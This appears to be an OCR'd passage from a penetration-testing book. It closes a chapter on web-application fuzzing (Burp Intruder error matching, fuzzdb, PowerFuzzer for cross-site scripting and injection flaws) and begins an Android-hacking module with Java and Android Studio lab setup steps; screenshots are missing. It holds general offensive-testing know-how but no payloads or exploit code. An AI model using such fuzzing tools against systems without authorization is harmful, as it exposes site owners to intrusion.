
This option will search the response pages generated by the intruder payload for occurrence of the error messages; SQL errors, PHP parsing errors, and Microsoft scripting error messages are a few of them. The error messages in the response page could help you identify if the application is vulnerable.

The GitHub project for fuzzdb is hosted at `https://github.com/rustyrobot/fuzzdb`. The original project was on Google Code and relevant information for it can be found at `https://code.google.com/p/fuzzdb/`. The `errors.txt` file can be found at `https://code.google.com/p/fuzzdb/source/browse/trunk/regex/errors.txt`.

PowerFuzzer tool

PowerFuzzer is a completely automated tool for fuzzing. It does not include many configuration options and is a one click tool. It can be useful when you want to identify any cross-site scripting and injection flaws.

You only need to specify the target URL and click on **Scan**; the other settings are optional. You can exclude a particular path if you want and can also specific a username and password or a cookie if the application requires authentication:



Summary

In this chapter, we discussed fuzzing. We started by understanding the basics and the value it adds when performing a penetration testing of a web application. We saw the two major types of fuzzing techniques and the different types of applications it can be applied to. We then moved on to fuzzing frameworks and identified the different steps involved when fuzzing. Web applications should be extensively tested through fuzzing, as it can reveal some hidden vulnerabilities that are over looked while manually testing the application. We also saw how to use the Burp intruder to fuzz a web application.

With this, we come to the end of our journey. I hope this book has provided you ideas that can help you perform a penetration test of a web application. Thank you for reading.

Module 3

Hacking Android

Explore every nook and cranny of the Android OS to modify your device and guard it against security threats

1
Setting Up the Lab

In this chapter, we will set up a lab with all the tools that are required for the rest of the book. This first chapter is an essential part of the book for those who are new to Android security. It will help us to have an arsenal of tools required for Android security in one place. These are some of the major topics that we will discuss in this chapter:

- Setting up the Android environment
- Installing the tools required for app assessments
- Installing the tools required for assessing the security of the mobile backend
- Installing vulnerable apps
- An introduction to **Android Debug Bridge** (**adb**)

Installing the required tools

This section explains the tools required for the rest of the chapters. We will start with setting up Android Studio, which is required for developing Android apps, and then move on to creating an **Android Virtual Device** (**AVD**). Finally, we will install the necessary tools to assess the security of Android devices and apps. Most of the installation steps shown here are for the Windows platform. If tools are used on other platforms, it will be mentioned explicitly.


Java

Java is one of the necessary dependencies for some of the tools, such as Android Studio and Burp Suite. So, download and install Java from the following link:


`https://java.com/en/download/`

The following are the steps to install Java:

1. Run the installer:



2. Leave all the settings as defaults unless you have a reason to change it. Click **Next** till you see the following screen:



3. The preceding screenshot shows the path to your Java installation. Make sure that you are OK with the path shown here. If not, go back and change it according to your needs.

4. Follow the steps shown by the installer and continue with the installation until the following window appears:

5. This finishes the installation. Just click the **Close** button and check your Java installation by opening a new command prompt and running the following command:

That finishes our first installation in this book.

Android Studio


The next tool to be installed is Android Studio. Android Studio is the official IDE for Android application development, based on IntelliJ IDEA. Eclipse used to be the IDE for Android Application development before Android Studio was introduced. Android Studio was in early access preview stage, starting with version 0.1 in May 2013, and then entered beta stage starting with version 0.8, which was released in June 2014. The first stable build was released in December 2014, starting with version 1.0.

Download and install Android Studio from the following link:

`https://developer.android.com/sdk/index.html`


1. Download Android Studio and run the installer:

2. Click **Next** till the following window appears:




This window shows us the options for the tools to be installed. It is suggested you check all of them to install **Android SDK**, **Android Virtual Device**, and **Intel@HAXM**, which is used for hardware acceleration and necessary to run x86-based emulators with Android Studio.


3. Agree to the **License Agreement** and proceed with the installation:




4. Choose the installation location for **Android Studio** and the Android SDK. If you don't have any specific choices, leave them to the default values. Please keep a note of the location of your Android SDK to add it to your system environment variables, so that we can access tools such as adb, sqlite3 client, and so on from anywhere on the command prompt:




5. Allocate the RAM based on your available system memory; however, a minimum of 2 GB is recommended:




6. The following step allows us to choose the name for **Android Studio** in the start menu. Again, you can leave it to the default value if you don't have any specific choice:



7. Continue the installation by clicking **Next** till the following screen appears. This finishes our **Android Studio** installation:




8. When you click **Finish** in the preceding window, the following screen will be shown. If you have installed an older version of Android Studio, choose its location to import your previous settings. If this is a fresh installation on this machine, choose **I do not have a previous version of Studio or I do not want to import my settings**:




9. Clicking the **OK** button will start Android Studio, as shown here:


10. Once it is loaded, we will be greeted with a window, where we need to choose the UI theme. Select one of the themes and click **Next**.




11. Clicking **Next** in the previous window will download the latest SDK components and the emulator, as shown in the following screenshot:




12. Finally, click **Finish** and you should be greeted with the following window. This completes our installation:




13. To create a new sample application, click **Start a new Android Studio project**:




14. Choose a name for your app under **Application name**. Let's name it **HelloWorld**. Also choose a sample company domain name. Let's name it **test.com**. Leave the other options to their defaults and click **Next**:




15. The following screen shows the **Minimum SDK** version for our app. We choose to make it API Level 15, as it supports a higher number of devices:



